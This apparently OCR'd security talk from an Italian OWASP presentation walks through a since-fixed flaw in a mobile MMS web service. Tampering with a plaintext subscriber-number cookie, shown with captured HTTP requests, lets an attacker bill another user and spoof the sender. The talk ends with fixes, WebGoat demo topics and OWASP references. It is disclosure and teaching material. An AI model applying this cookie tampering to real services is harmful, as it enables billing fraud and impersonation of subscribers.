
Inserisci il codice (nello spazio sotto) che hai ricevuto con un sms sul tel [redacted] clicca su "Invia":

51566

[redacted]

25 maggio 2005

[6] Authentication and Set Cookie



[1] Sender compose a MMS – insert MSISDN Receiver– begin authc. process

[2] Server send a form [MSISDN Sender]

[3] POST MSISDN Sender

[4] Network send Short Message Service (SMS) with OTP via GSM

[4] Server send form [OTP received on mobile phone]

[5] POST OTP received on mobile phone

Two factor authentication (OTP) OK

[6] Server set cookie OTP, MSISDN on browser


Authentication with OTP ok!

Set-Cookie: codeOneShot=51566

Set-Cookie: msisdnOneShot=3xxxxxxx59

Set-Cookie: sessionID=B46G0HyPA1u2YQZW8en5TfcllGH1o3d44q4Y48....

[7] Hacking the billing



```
Request to http://
GET http://[redacted]
url=Q2Fzbz03JkFkdj0wJkRIc3Q9IDM5MzI4MzAxOTU1OSZTaXpIPTE0Mz
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, applicatio
application/vnd.ms-excel, application/msword, application/x-shockwave
Accept-Language: it
Cookie: codeOneShot=51566; msisdnOneShot=3[redacted]59;
sessionID=A2ASVpbNirh79Vt0u2gwwChq1aXuffq0JC941TRFsQoqCLr
8001!7002!1082015762428; [redacted]
IOLADVACT=ACP0-00-0-00; IOLADVPRF=WCP0000; IOLADVLCT=CLP
JSESSIONID=A2ASVpbNirh79Vt0u2gwwChq1aXuffq0JC941TRFsQoqC
8001!7002
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 4.0)
Host: [redacted]
Proxy-Connection: Keep-Alive
Proxy-Authorization: Basic [redacted]
```

```
Request to http://
GET http://[redacted]/p_insCodeOneShot.jsp?
url=Q2Fzbz03JkFkdj0wJkRIc3Q9IDM5MzI4MzAxOTU1OSZTaXpIPTE0MzUw HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint,
application/vnd.ms-excel, application/msword, application/x-shockwave-flash, */*
Accept-Language: it
Cookie: codeOneShot=51566; msisdnOneShot=3[redacted]99;
sessionID=A2ASVpbNirh79Vt0u2gwwChq1aXuffq0JC941TRFsQoqCLmF1DtVl-855668859!-1062677649!
8001!7002!1082015762428; [redacted]; IOLADVID=B155250362;
IOLADVACT=ACP0-00-0-00; IOLADVPRF=WCP0000; IOLADVLCT=CLP0000;
JSESSIONID=A2ASVpbNirh79Vt0u2gwwChq1aXuffq0JC941TRFsQoqCLmF1DtVl-855668859!-1062677649!
8001!7002
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 4.0)
Host: [redacted]
Proxy-Connection: Keep-Alive
Proxy-Authorization: Basic [redacted]
```

Modifing the cookie…


[7] Call the servlet to bill the user

Charge Sender 3xxxxxxx99 !!


[8] Sent MMS ok

Mobile phone receiver

(3xxxxxx20)


---MMS Service----
You have received an MMS from 3xxxxxx99

Web Browser attacker (3xxxxxx59)


[redacted]


INVIA


Il tuo messaggio è stato inviato.

Grazie per averci scelto

[redacted]

Mobile phone spoofed user (3xxxxxx99)


---Net Message---
Your credit is:
38.0000 Euro;


[8] Send MMS to Receiver via GPRS

-0.7 euro

[8] Sent MMS ok!

It was possible to send an MMS to a mobile destination modifying the sender Mobile Subscriber:

→ It was possible to send an MMS and bill another mobile user without his approval.

→ It was possible to decrease the credit of a mobile subscriber

→ MMS spoofing & billing!

→ How secure was session management???

The vulnerability is now fixed.

Possibili soluzioni

- Problema fondamentale: token di autenticazione in chiaro con identità utente (**Set-Cookie: msisdnOneShot=3xxxxxxx59**)
- Soluzione più semplice: utilizzare il SessionID per legare la sessione utente all'identità.
- Unico, non-predicibile, resistente al reverse-engineering
  - Il server conserverà una corrispondenza tra:

[SessionID=B46G0HyPA1u2Y...] <--> [Identità utente]


In questo caso risulta difficile:

manipolare il SessionID per tentare di utilizzare la sessione di un altro utente

Web Goat: sessione di attacchi web demo live

- Http Basics
- HTML Clues
- Hidden Field Tampering
- Role Based Access Control
- Weak Authentication Cookie
- Stored XSS
- Command Injection
- SQL Injection
- Fail Open Authentication

Questions?



Bibliografia e sitografia :

- **OWASP Foundation** A Guide to Building Secure Web Applications. 2002 - “http://www.owasp.org/documentation/guide/guide_downloads.html”
- **OWASP Foundation** OWASP Web Application Penetration Checklist. 2004 - http://www.owasp.org/documentation/testing.html
- **OWASP Foundation** The Ten Most Critical Web Application Security Vulnerabilities. 2004 – traduzione in italiano: “http://www.owasp.org/international/ita.html”
- **OWASP Foundation Software**:
  - WebGoat – “http://www.owasp.org/software/webgoat.html”
  - WebScarab – “http://www.owasp.org/software/webscarab.html”
  - Stinger – http://www.owasp.org/software/validation/stinger.html
- **OWASP-Italy:**
  - http://www.owasp.org/local/italy.html